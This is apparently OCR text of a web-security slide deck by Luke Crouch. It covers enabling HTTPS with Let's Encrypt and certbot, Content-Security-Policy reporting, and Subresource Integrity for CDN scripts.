
Snooping Other Cookies



Snooping Other Cookies



Sneak Peak: Cookie Syncing



Fixing
weak signatures,
insecure passwords,
AND insecure content

HTTPS ALL THE THINGS!

Let's Encrypt

moz://a


Let's Encrypt

+


certbot


Certbot
https://certbot.eff.org
home
about certbot
faq
documentation
support
source code
donate to EFF
certbot
Automatically enable HTTPS on your website with EFF's Certbot, deploying Let's Encrypt certificates.
I'm using
Software
on
System
Software
Apache
Nginx
Haproxy
Plesk
None of the above
System
Web Hosting Service
Debian 7 (wheezy)
Debian 8 (jessie)
Debian testing/unstable
Debian (other)
Ubuntu 16.10 (yakkety)
Ubuntu 16.04 (xenial)
Ubuntu 14.04 (trusty)
Ubuntu (other)
Gentoo
Arch Linux
Fedora 22
Fedora 23+
CentOS 6
RHEL 6
CentOS/RHEL 7
FreeBSD
OpenBSD
Mac OS X
ELECTRONIC FRONTIER FOUNDATION

groovecoder.com/2017/01/03/letsencrypt-heroku-dns.html

About Presentations

groovecoder

203 Non-Authoritative Information

Let's Encrypt on Heroku with DNS Domain Validation

Posted by groovecoder on 03 Jan 2017 Go to original comments

We needed to renew and update our certificate for www.codesy.io, and I've been wanting to use Let's Encrypt for a while. I had read and tried some other guides for using Let's Encrypt on Heroku, but none of them cover DNS domain validation. The steps are roughly:

TECHLAHOMA

e a manual cert

About

certbot + Let’s Encrypt

```
brew install certbot

sudo certbot certonly --manual —preferred-challenges dns
```

certbot + Let’s Encrypt

certbot + Let’s Encrypt

```
Please deploy a DNS TXT record under the name
_acme-challenge.www.codesy.io with the following value:

CxYdvM…5WvXR0

Once this is deployed,
Press ENTER to continue
```

Deploy the TXT record to your DNS

certbot + Let’s Encrypt

```
Please deploy a DNS TXT record under the name
_acme-challenge.www.codesy.io with the following value:

CxYdvM…5WvXR0

Once this is deployed,
Press ENTER to continue
```

Add signed cert to your site!


https://www.codesy.io
www.codesy.io
Secure Connection
Verified by: Let's Encrypt
More Information

Certificate Fields

- www.codesy.io
  - Certificate
  - **Certificate Signature Algorithm**
  - Certificate Signature Value

Field Value

```
PKCS #1 SHA-256 With RSA Encryption
```

Export...

Close

What about User-Generated Content?


Content-Security-Policy

Content Security Policy + `report-uri`

```
Content-Security-Policy:
 default-src https:;

 report-uri https://groovecoder.report-uri.io/r/default/csp/
reportOnly
```

Enforce https: for src

Report violations here


CSP Reports
https://report-uri.io/account/reports/csp/
codesy
REPORT URI
founders@codesy.io
Real-Time
Reports
Graphs
HPKP
Tools
Setup
Settings
Filters
Filter your CSP reports
View 100 records
Filter
Action
Date
URI
Directive
Blocked URI
Raw
Count
Er
Hours
09/02/2(
All
path
All
blocked hostname
blocked path
Al
Enforced
09 Feb 2017 21:10:57
https://www.codesy.io/
script-src
self
show/hide
1
Enforced
09 Feb 2017 21:10:57
https://www.codesy.io/
script-src
self
show/hide
1
View 100 records

What about insecure CDNs?

Sub-Resource Integrity

Subresource Integrity (SRI)

```
https://example.com

<html>
 …
  <script
   src="http://examplecdn.com/framework.js"
   crossorigin="anonymous"
   integrity="sha512-oqVuAfXRKap7fdgc…">
  </script>
 …
```

Hash Digest

Hash Algorithm

What about 3rd parties adding their own `<script>` or `<style>` elements?

`require-sri-for` CSP directive (Firefox only)

```
Content-Security-Policy: require-sri-for script style
```

`<script>` elements like the following will be loaded as they use a valid integrity attribute.

```
<script src="https://code.jquery.com/jquery-3.1.1.slim.js"
        integrity="sha256-5i/mQ300M779N2OVDrl16lbohwXNUdzL/R2aVUXyXWA="
        crossorigin="anonymous"></script>
```

However, scripts without integrity won't load anymore:

```
<script src="https://code.jquery.com/jquery-3.1.1.slim.js"></script>
```

So, yeah ...

HTTPS ALL THE THINGS!


moz://a
Akamai
Let's Encrypt
CISCO
MICHIGAN

Thanks.

Luke Crouch

Twitter: @groovecoder

groovecoder.com